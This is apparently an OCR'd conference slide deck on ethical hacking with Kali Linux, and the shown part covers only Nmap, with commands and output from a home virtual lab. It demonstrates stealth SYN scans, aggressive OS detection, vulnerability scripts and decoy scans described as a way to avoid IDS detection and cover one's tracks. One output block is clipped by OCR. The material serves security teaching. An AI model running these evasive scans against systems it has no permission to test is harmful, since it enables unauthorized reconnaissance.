ETHICAL HACKING AND PENTESTING WITH NMAP, AIRCRACK-NG AND HYDRA

MAMOON RASHID, MAJD ALNUMAN,
KAMLESH KANDEL
and
APARICIO CARRANZA
Computer Engineering Technology
NYC College of Technology
The City University of New York


14th Annual Enterprise Computing Community Conference
June 12-14, 2022: Marist College – Poughkeepsie, NY

Agenda

- INTRODUCTION
- PLAN OF ACTION
- *Nmap*
- *Aircrack-ng*
- *Hydra*
- CONCLUSIONS

INTRODUCTION

- *Kali Linux is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing*
- *Kali Linux contains several hundred tools targeted towards various information security tasks, such as Nmap , Aircrack-ng and Hydra*
- *N-map is short for Network Mapping, it is a free and open-source tool for network scanning for vulnerability or discovery*
- *Aircrack-ng contain a set of tools in Kali Linux that can be used to assess Wi-Fi network security to attack it or defend it*
- *Hydra is a pre-installed tool in Kali Linux that uses brute force to attack the login credentials. Hydra uses different services such as ftp, ssh, telnet, MS-SQL*



```
┌──(kamlesh㉿kamlesh)-[~]
└─$ sudo apt install nmap
[sudo] password for kamlesh:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.92+dfsg2-1kali1).
nmap set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 801 not upgraded.

┌──(kamlesh㉿kamlesh)-[~]
└─$ nmap --version
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1m libssh2-1.10.0 libz-1.2.11 libpcre
-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Installing Nmap in the Kali Linux

We can install Nmap tool in the Kali Linux by using

=> '$ sudo apt install nmap' command.

Once the nmap is installed, we can check the nmap version by using

=> '$ nmap –-version'


command.

Nmap port scanning

- In order for us to port scan the network, we don't use 'ping' command to scan multiple devices as it takes a lot of time
- So, we use nmap command given below to port scan an entire network

'$ nmap –sP 10.0.2.15/24'


Here, 10.0.2.15/24 is my home network



```
┌──(kamlesh㉿kamlesh)-[~]
└─$ nmap -sP 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 21:39 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000068s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

┌──(kamlesh㉿kamlesh)-[~]
└─$ nmap -sP 10.0.2.15/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 21:39 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00042s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 3.36 seconds
```


Check for Open ports

- Once we scanned the network we check for the open ports
- For example, if we wish to hack websites, we find the end points or servers in our network that are running websites
- Normally, they are the ports like 80, 443
- We use '$ sudo nmap –sT –p 80,443 10.0.2.15/24'




```
┌──(kamlesh㉿kamlesh)-[~]
└─$ sudo nmap -sT -p 80,443 10.0.2.15/24
[sudo] password for kamlesh:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 21:54 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00013s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.000090s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00024s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.000051s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.30 seconds
```

Nmap STEALTH mode




```
┌──(kamlesh㉿kamlesh)-[~]
└─$ sudo nmap -sS -p 80,443 10.0.2.15/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 22:39 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00022s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00028s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.000026s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.43 seconds
```


- Using commands such as '$ sudo nmap –sT –p 80,443 10.0.2.15/24' might be intruding to a system like IDS (Intrusion Detecting System) which are built into Firewalls might catch us or get us into a trouble
- We use command like '$ sudo nmap –sS –p 80,443 10.0.2.15/24' for stealthy scan or often referred as SYN scan or Half-open scan
- Or, we could simply use without specifying the ports like '$ sudo nmap –sS 10.0.2.15/24'



```
—(kamlesh㉿kamlesh)-[~]
-$ sudo nmap -A 10.0.2.15/24
tarting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 23:00 EDT
map scan report for 10.0.2.2
ost is up (0.00036s latency).
ot shown: 997 filtered tcp ports (no-response)
ORT      STATE SERVICE       VERSION
35/tcp   open  msrpc         Microsoft Windows RPC
45/tcp   open  microsoft-ds?
357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Service Unavailable
AC Address: 52:54:00:12:35:02 (QEMU virtual NIC)
arning: OSScan results may be unreliable because we could not find at least 1
ggressive OS guesses: QEMU user mode network gateway (97%), Allied Telesyn AT-
etworks BayStack 450 switch (software version 3.1.0.22) (91%), Linux 2.6.18 ((
Cabletron ELS100-24TXM Switch or Icom IC-7800 radio transceiver (89%), Cisco (
MUX-1 TDM-over-IP multiplexer (89%), Tyco 24 Port SNMP Managed Switch (89%), E
ch (software version 4.2.0.16) (89%), 3com OfficeConnect 812 ADSL router (89%)
tch (88%)
o exact OS matches for host (test conditions non-ideal).
etwork Distance: 1 hop
ervice Info: OS: Windows; CPE: cpe:/o:microsoft:windows

ost script results:
 smb2-time:
   date: 2022-04-10T03:01:28
_  start_date: N/A
 smb2-security-mode:
   3.1.1:
_    Message signing enabled but not required

RACEROUTE
OP RTT      ADDRESS
   0.36 ms 10.0.2.2
```



```
└─$ sudo nmap -A 10.0.2.15/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 23:00 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00036s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: QEMU user mode network gateway (97%), Allied Telesyn AT-9006SX/SC switch (91%), Bay
Networks BayStack 450 switch (software version 3.1.0.22) (91%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (90%),
 Cabletron ELS100-24TXM Switch or Icom IC-7800 radio transceiver (89%), Cisco Catalyst 1900 switch or RAD I
PMUX-1 TDM-over-IP multiplexer (89%), Tyco 24 Port SNMP Managed Switch (89%), Bay Networks BayStack 450 swi
tch (software version 4.2.0.16) (89%), 3com OfficeConnect 812 ADSL router (89%), HP GbW2c Ethernet Blade Sw
itch (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-04-10T03:01:28
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 10.0.2.2

Nmap scan report for 10.0.2.3
```



```
 450 switch (software version 3.1.0.22) (90%), Allied Telesyn AT-9006SX
OS 5, x86_64, SMP) (88%), Samsung CLP-315W printer (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-04-10T03:01:29
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 10.0.2.4

Nmap scan report for 10.0.2.15
Host is up (0.000025s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Post-scan script results:
| clock-skew:
|   0s:
|     10.0.2.2
|     10.0.2.3
|_    10.0.2.4
OS and Service detection performed. Please report any incorrect results
Nmap done: 256 IP addresses (4 hosts up) scanned in 49.65 seconds
```

OS Detection

- Using ‘-O’ commands we can detect what OS is being used by our target.
- Using ‘-A’ commands we can detect not only the OS detection, but also the version detection, script scanning and traceroute. Often this is referred as aggressive mode

Using a DECOY


- As we are scanning a network and we want to avoid being found, we use a decoy
- We use decoy to cover our tracks and never be found easily
- We use the following command

'$ sudo nmap -sS -D 10.7.1.80 10.7.1.226'

Here, 10.7.1.80 is my decoy address

and 10.7.1.226 is my target address

- This will still send messages from our computer but what it will do is, it will duplicate changing the source to 10.7.1.80




```
OS and Service detection performed. Please report any incorrect results at https://nm
Nmap done: 256 IP addresses (4 hosts up) scanned in 49.65 seconds

┌──(kamlesh㉿kamlesh)-[~]
└─$ sudo nmap -sS -D 10.7.1.80 10.7.1.226
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 23:11 EDT
Nmap scan report for 10.7.1.226
Host is up (0.011s latency).
All 1000 scanned ports on 10.7.1.226 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
```

Using Nmap Script

- One of the interesting features of Nmap is the Nmap Script Engine (NSE), which brings even more flexibility and efficiency to it
- It enables you to write your own scripts, and possibly share these scripts with other Nmap users out there
- We use for example,

  '$ sudo nmap script vuln 10.0.2.15/24'

  what this does is it uses every script available in the vuln category.




```
┌──(kamlesh㉿kamlesh)-[~]
└─$ sudo nmap --script vuln 10.0.2.15/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 23:40 EDT
Nmap scan report for 10.0.2.2
Host is up (0.0019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap scan report for 10.0.2.3
Host is up (0.0018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
